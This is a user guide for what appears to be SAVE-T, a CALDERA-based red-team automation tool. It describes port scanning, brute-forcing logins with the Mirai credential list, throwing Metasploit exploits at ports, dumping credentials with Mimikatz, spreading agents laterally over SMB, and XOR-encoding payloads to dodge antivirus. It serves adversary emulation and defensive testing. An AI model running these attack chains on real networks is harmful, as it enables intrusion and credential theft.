
When an operation is run, the planned first stage will appear with grey circles. Grey means that the agent has not yet been tasked to run the ability.



Green means the ability was run successfully. Orange means the agent was tasked to run the ability, but it has not completed yet. Red means the ability failed.




Click on each to get more details



The star on the right will give you the output of the ability. Some abilities have no output and others will produce facts. If an ability produces facts, it will appear when clicking on the star to the right of the finished ability.

Phase 2 actions will be planned based on the results of Phase 1. The planned actions will appear in grey until they are tasked to agents.

The Reports tab will show summaries of completed operations. You can download these summaries in JSON format. If you close the C2 server, the completed operations will not be saved unless you downloaded the report.



## Included Abilities

SAVE-T has a lot of abilities included. Here is information about some of them. Not all are listed here, but these are some useful ones.

### Scan IP for Ports

This ability uses a Python script to scan an IP address for open ports. The Python script has a small sample of default ports that it will check for. This list of ports can be edited to include any ports you want to scan.

The SAVE-T version of this ability uses compiled versions of the Python script that is packaged with all dependencies in the binary. This is done to allow the ability to run on hosts which do not have Python or the required dependencies installed.

This ability requires a remote.host.ip fact as input and will produce remote.host.socket facts.

### Fingerprint SMB/SSH/Telnet/etc

There are 10 fingerprint abilities included that will use various methods to determine which service is running on a port. The script works for several services including SMB, Telnet, SSH, and some web apps. The versions which have the word "Quick" in the title, such as "Quick Fingerprint SMB" will use only the

port number given to determine the service. Web app fingerprinting will use banner grabbing to determine the service. Only a small number of Web apps are supported.

These abilities produce various facts of the type `remote.service.<service>`. For example, the SMB fingerprint ability will produce `remote.service.smb` facts, the SSH abilities will produce `remote.service.ssh` facts, and so on.

Each fingerprint ability can only produce 1 type of fact. For example, if you have 3 open ports and you want to fingerprint which is SMB, SSH, and Telnet, you will need to include all 3 abilities. Each ability will run 3 times (once for each open port) but will only produce facts if the fingerprint condition is met (e.g., if the given port is 445 and the running ability is fingerprinting SMB).

The SAVE-T default version of these abilities use compiled versions of the Python script that is packaged with all dependencies in the binary. This is done to allow the ability to run on hosts which do not have Python or the required dependencies installed.

## Brute Force Logins

SAVE-T can brute force credentials for SMB, SSH, and Telnet. The ability uses a Python script to attempt logging into remote services. The list of credentials is the username/password combination list that was used by the Mirai botnet. This list can be changed, but it should be a list of username/password combinations.

These abilities take in fingerprinted service facts so they know which protocol to attempt login with.

The abilities will produce `remote.host.credential` facts. These facts are username/password combinations that are known to work on the network. Known working combinations can be used again on any service and any host on the network.

The SAVE-T default version of these abilities use compiled versions of the Python script that is packaged with all dependencies in the binary. This is done to allow the ability to run on hosts which do not have Python or the required dependencies installed.

## Metasploit Exploit Port / Service

### Exploit a Port

This ability uses a Python script to interact with the Metasploit RPC server. It will broadly exploit a port by filtering all Metasploit modules down to only those that have the given port specified as the default port. This results in dozens, or sometimes hundreds, of exploits being thrown at the port.

This ability requires a `remote.host.socket` fact as input. This type of fact can be produced by using the Scan IP for Ports ability.

## Exploit a service

This ability uses the same script as the Metasploit Exploit Port ability, but with additional keyword filters to further limit the number of exploits that are thrown on the network.

For example, if it is known that IIS is hosting a webserver, you can provide a remote.service.iis fact. This fact will have an IP address and port on which the IIS service is running. Metasploit will use IIS as a keyword filter to find exploits for IIS and launch them against the IP and port provided.

Metasploit abilities will produce facts which indicate which of the exploits worked against the target.

This ability is only designed to run successfully on Kali which has all of the required dependencies and the running Metasploit RPC server. This ability should fail to execute properly on other Linux distros. Compiling the Python script into a binary with the dependencies caused errors in the binaries, so this was avoided.

## Metasploit Start Sandcat

Metasploit Exploit abilities can combine with the Metasploit Start Sandcat ability. This will task all shells acquired via Metasploit Exploits to start a new Sandcat Agent. Metasploit shells simply have to be on the same RPC server as the one on port 55553 of the C2 server. This means they can be shells that are acquired via means other than using the Exploit abilities in SAVE-T, as long as they use the same RPC server.

The ability will simply use the Metasploit shell to instruct the remote host to download and start a new Sandcat agent. This can be used to move Sandcat agents laterally around a network.

## Run Mimikatz

The Run Mimikatz ability uses the Invoke-Mimikatz.ps1 script from PowerSploit (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>).

This ability uses the Mimikatz tool to dump Windows System credentials from the LSASS process.

The ability also uses a custom powershell script that parses Mimikatz output and produces clean, line-based output of the dumped domain, user and plaintext password. The ability attempts to filter out password hashes, leaving only plaintext credentials.

This ability produces domain.user.password facts that can be used later for lateral movement.

This ability requires an agent to be running on a Windows host.

## Execute Sandcat on Remote Host (SMB)

There are two variants of this ability. The first uses local creds and the other uses domain creds. In both, a Python library is used to login via PsExec over SMB to remote Windows hosts. Once the login is successful, the remote host will download and execute Sandcat. This is used for lateral movement across a network where the C2 server has credential facts and open SMB fingerprinted ports.

## Custom Exploits/Code and Adding your own abilities

Custom exploits and other code can be used with SAVE-T. These abilities can be any generic script that will exploit a service. If you want to exploit a service in particular, it might be a good idea to write a fingerprint ability for that service and have the exploit ability take that service fact in as input.

An example of one of these abilities is the Exploit Trendnet IP Camera ability. This ability uses an exploit found on Exploit-DB which exploits a particular version of Trendnet IP cameras. The exploit is carried out by a Python script. The ability uses a fingerprinted Trendnet service fact as input.

See the Section “What is an ability?” for more information about how to build a new ability.

## Example Adversary

The screenshot displays the 'windows\_adversary\_fingerprint' interface, which outlines a four-phase attack strategy. Each phase contains specific tasks with detailed instructions, associated TTPs (Tactics, Techniques, and Procedures), and icons representing the tools or methods used.

**windows\_adversary\_fingerprint**  
windows\_adversary with more fingerprinting for apache struts and iis

**Phase 1**

- Scan IP for ports**  
Use dropped scanner to find open popular ports  
DISCOVERY | T1045 | NETWORK SERVICE SCANNING
- Run Mimikatz**  
Use powershell to execute mimikatz and attempt to grab plaintext and/or hashed passwords  
CREDENTIAL-ACCESS | T1003 | CREDENTIAL DUMPING

**Phase 2**

- Scan Host to Fingerprint Apache Struts**  
Use dropped fingerprinter to find popular services  
DISCOVERY | T1045 | NETWORK SERVICE SCANNING
- Quick Fingerprint SMB**  
Use dropped fingerprinter to find popular services  
DISCOVERY | T1045 | NETWORK SERVICE SCANNING
- Scan Host to Fingerprint IIS**  
Use dropped fingerprinter to find popular services  
DISCOVERY | T1045 | NETWORK SERVICE SCANNING

**Phase 3**

- Brute Force SMB**  
Use dropped file to brute force credentials  
CREDENTIAL-ACCESS | T1110 | BRUTE FORCE
- Exploit Apache Struts With Metasploit**  
Use Metasploit to Exploit an Apache Struts Website  
LATERAL-MOVEMENT | T1210 | EXPLOITATION OF REMOTE SERVICES
- Exploit SMB With Metasploit**  
Use Metasploit to Exploit SMB  
LATERAL-MOVEMENT | T1210 | EXPLOITATION OF REMOTE SERVICES
- Exploit IIS With Metasploit**  
Use Metasploit to Exploit an IIS Server  
LATERAL-MOVEMENT | T1210 | EXPLOITATION OF REMOTE SERVICES

**Phase 4**

- Execute Sandcat on remote host (SMB)**  
Copy & execute S4ndc47 to remote host (SMB)  
LATERAL-MOVEMENT | T1105 | REMOTE FILE COPY
- Execute Sandcat with Domain Creds (SMB)**  
Copy & execute S4ndc47 to remote host (SMB)  
LATERAL-MOVEMENT | T1105 | REMOTE FILE COPY
- Metasploit Start Sandcat**  
Starts a Sandcat Agent on all Metasploit sessions  
EXECUTION | T1059 | COMMAND-LINE INTERFACE

The adversary above is designed to work on Windows networks.

Tested on a Domain of 11 Windows hosts ranging from XP to Windows 10, Server 08 to Server 2016. 14 open ports on the network included 445, 80, 8080, and 21.

The operation took about 30 min to complete and resulted in nearly every Host running a Sandcat agent either via Metasploit exploits, Credential Brute Force, or MimiKatz credential dump.

XP hosts can be exploited by SAVE-T but cannot run a Sandcat agent very well.



## Appendix

The sections below are mostly taken from the CALDERA Github wiki documentation (<https://github.com/mitre/caldera/wiki>).

The documentation here is correct for the version of CALDERA that SAVE-T was originally built on (v2.3.2 released September 2019 <https://github.com/mitre/caldera/releases/tag/2.3.2>).

The documentation on the wiki page may contain information that is true for newer versions of CALDERA that are not compatible with SAVE-T.

## What is an ability?

See: <https://github.com/mitre/caldera/wiki/What-is-an-ability>

An ability is a specific ATT&CK technique implementation (procedure). Abilities are stored in YML format and are loaded into the C2 each time it starts.

All abilities are kept in `~/save-t/plugins/stockpile/data/abilities`.

To create a new ability, you must first decide which category the ability fits in. Categories are ATT&CK Framework categories listed below

- Collection
- C2
- Credential Access
- Defense Evasion
- Discovery
- Execution
- Exfiltration
- Lateral Movement
- Persistence
- Privilege Escalation

All abilities are given a UUID. The name of the ability file should be `<UUID>.yml`.

Here is a sample ability:

```
- id: 47abelf5-55a5-46cc-8cad-506dac8ea6d9
  name: Scan IP for ports
  description: Use dropped scanner to find open popular ports
  tactic: discovery
  technique:
    attack_id: T1046
    name: Network Service Scanning
  platforms:
    darwin:
      sh:
        command: |
          chmod +x scanner.elf &&
          ./scanner.elf -i #{remote.host.ip}
        payload: scanner.elf
        parser:
          name: line
          property: remote.host.socket
          script: ''
    linux:
      sh:
        command: |
          chmod +x scanner.elf &&
          ./scanner.elf -i #{remote.host.ip}
        payload: scanner.elf
        parser:
          name: line
          property: remote.host.socket
          script: ''
    windows:
      psh:
        command: |
          C:\Users\Public\scanner.exe -i #{remote.host.ip}
        payload: scanner.exe
        parser:
          name: line
          property: remote.host.socket
          script: ''
      cmd:
        command: |
          C:\Users\Public\scanner.exe -i #{remote.host.ip}
        payload: scanner.exe
        parser:
          name: line
          property: remote.host.socket
          script: ''
```

Things to note:

Each ability has a random UUID

Each ability requires a name, description, ATT&CK tactic and technique information

Each ability requires a platforms list, which should contain at least 1 block for a supported operating system (platform). Currently, abilities can be created for darwin, linux or windows.

For each platform, there should be a list of executors. Currently Darwin and Linux platforms can use sh and Windows can use psh (PowerShell), cmd (command prompt) or pwsh (open-source PowerShell core).

Each platform block consists of a:

command (required)

payload (optional)

cleanup (optional)

parsers (optional)

Command: A command can be 1-line or many and should contain the code you would like the ability to execute. The command can (optionally) contain variables, which are identified as #{variable}. In the example above, there is one variable used, #{remote.host.ip}. A variable means that you are letting the C2 server fill in the actual contents. The C2 has 3 global variables:

#{server} references the FQDN of the C2 server itself. Because every agent may know the location of the C2 differently, using the #{server} variable allows you to let the system determine the correct location of the server.

#{group} is the group a particular agent is a part of. This variable is mainly useful for lateral movement, where your command can start an agent within the context of the agent starting it.

#{location} is the location of the agent on the client file system.

#{paw} is the unique identifier - or paw print - of the agent

Global variables can be identified quickly because they will be single words.

You can use these global variables freely and they will be filled in before the ability is used. Alternatively, you can write in your own variables and supply CALDERA with facts to fill them in.

Payload: A comma-separated list of files which the ability requires in order to run. In the windows executor above, the payload is scanner.elf or scanner.exe. This means, before the ability is used, the agent will download the correct file from the C2. If the file already exists, it will not download it. You can store any type of file in the payload directories of any plugin. This allows you to distribute any binaries or other scripts that you wish to run or otherwise have present on the system.

On Windows the file download location will always be C:\Users\Public. On Linux, the download location will be the working directory of the running Sandcat agent.

Payloads can be stored as regular files or you can xor (encode) them so the anti-virus on the server-side does not pick them up. To do this, run the `app/utility/payload_encoder.py` against the file to create an encoded version of it. Then store and reference the encoded payload instead of the original.

The `payload_encoder.py` file has a docstring which explains how to use the utility.

**Cleanup:** An instruction that will reverse the result of the command. This is intended to put the computer back into the state it was before the ability was used. For example, if your command creates a file, you can use the cleanup to remove the file. Cleanup commands run after an operation, in the reverse order they were created. Cleaning up an operation is also optional, which means you can start an operation and instruct it to skip all cleanup instructions.

Cleanup is not needed for abilities, like above, which download files through the payload block. Upon an operation completing, all payload files will be removed from the client (agent) computers.

**Parsers:** The standard parser is the line parser which will make each line of output into the designated fact type. If there is more than 1 line of output, then each line will be its own fact. Parsers can also be regex or a custom script that parses output into facts. See the Parsers section for more information

A common type of ability for SAVE-T will use Python code compiled with pyinstaller for various platforms with the dependencies packaged into the binary. This allows custom programs to run on remote machines of various architectures. You can deliver the appropriate binary following the method shown in the ability above.

## What is a Fact?

See: <https://github.com/mitre/caldera/wiki/What-is-a-fact>

A fact is an identifiable piece of information about a given computer. Facts are directly related to variables, which can be used inside abilities.

Facts are composed of a:

property: a 3-part descriptor which identifies the type of fact. An example is `host.user.name`. A fact with this property tells me that it is a user name. This format allows you to specify the major (host) minor (user) and specific (name) components of each fact.

value: any arbitrary string. An appropriate value for a `host.user.name` may be "Administrator" or "John".

score: an integer which associates a relative importance for the fact. Every fact, by default, gets a score of 1. If a `host.user.password` fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. If a fact has a score of 0, it will be blacklisted - meaning it cannot be used in the operation.

As hinted above, when CALDERA runs abilities, it scans the command and cleanup instructions for variables. When it finds one, it then looks at the facts it has and sees if it can replace the variables with matching facts (based on the property). It will then create new variants of each command/cleanup instruction for each possible combination of facts it has collected. Each variant will be scored based on the cumulative score of all facts inside the command. The highest scored variants will be executed first.

A fact source is a collection of facts that you have grouped together. A fact source can be applied to an operation when you start it, which gives the operation facts to fill in variables with.

## What is an Adversary?

See: <https://github.com/mitre/caldera/wiki/What-is-an-adversary>

An adversary is a collection of abilities.

The abilities inside an adversary can optionally be grouped into phases, which allows a user to choose which order they are executed. During an operation, each phase of the adversary is run in order. If there are multiple abilities in the same phase, CALDERA will determine which order to run them, based on the information it has gathered thus far in the operation. This decision making process is known as the planner.

An adversary can contain abilities which can be used on any platform (operating system). As an operation runs an adversary, CALDERA will match each ability to each agent and only send the matching ones to the agent.

Adversaries can be built either through the GUI or by adding YML files into `data/adversaries/` which is in the Stockpile plugin.

## File Upload and Download

See: <https://github.com/mitre/caldera/wiki/File-upload-and-download>

### Uploads

Files can be uploaded to CALDERA by POST'ing a file to the /file/upload endpoint. Uploaded files will be put in the exfil\_dir location specified in the default.yml file.

#### Example

```
curl -F 'data=@path/to/file' http://localhost:8888/file/upload
```

### Downloads

Files can be downloaded from CALDERA through the /file/download endpoint. This endpoint requires an HTTP header called "file" with the file name as the value. When a file is requested, CALDERA will look inside each of the payload directories listed in the local.yml file until it finds a file matching the name.

Files can also be downloaded indirectly through the payload block of an ability.

Additionally, the 54ndc47 plugin delivery commands utilize the file download endpoint to drop the agent on a host

#### Example

```
curl -X POST -H "file:wifi.sh" http://localhost:8888/file/download > wifi.sh
```



## Parsers

See: <https://github.com/mitre/caldera/wiki/How-CALDERA-makes-decisions>

Let's look at an example snippet of an ability that uses a parser:

```
darwin:
  sh:
    command: |
      find /Users -name '*.#{file.sensitive.extension}' -type f -not -path '*/\.*' 2>/dev/null
    parsers:
      plugins.stockpile.app.parsers.basic:
        - source: host.file.sensitive
          edge: has_extension
          target: file.sensitive.extension
```

A parser is identified by the module which contains the code to parse the command's output. The parser can contain:

Source (required): A fact to create for any matches from the parser

Edge (optional): A relationship between the source and target. This should be a string.

Target (optional): A fact to create which the source connects too.

In the above example, the output of the command will be sent through the `plugins.stockpile.app.parsers.basic` module, which will create a relationship for every found file.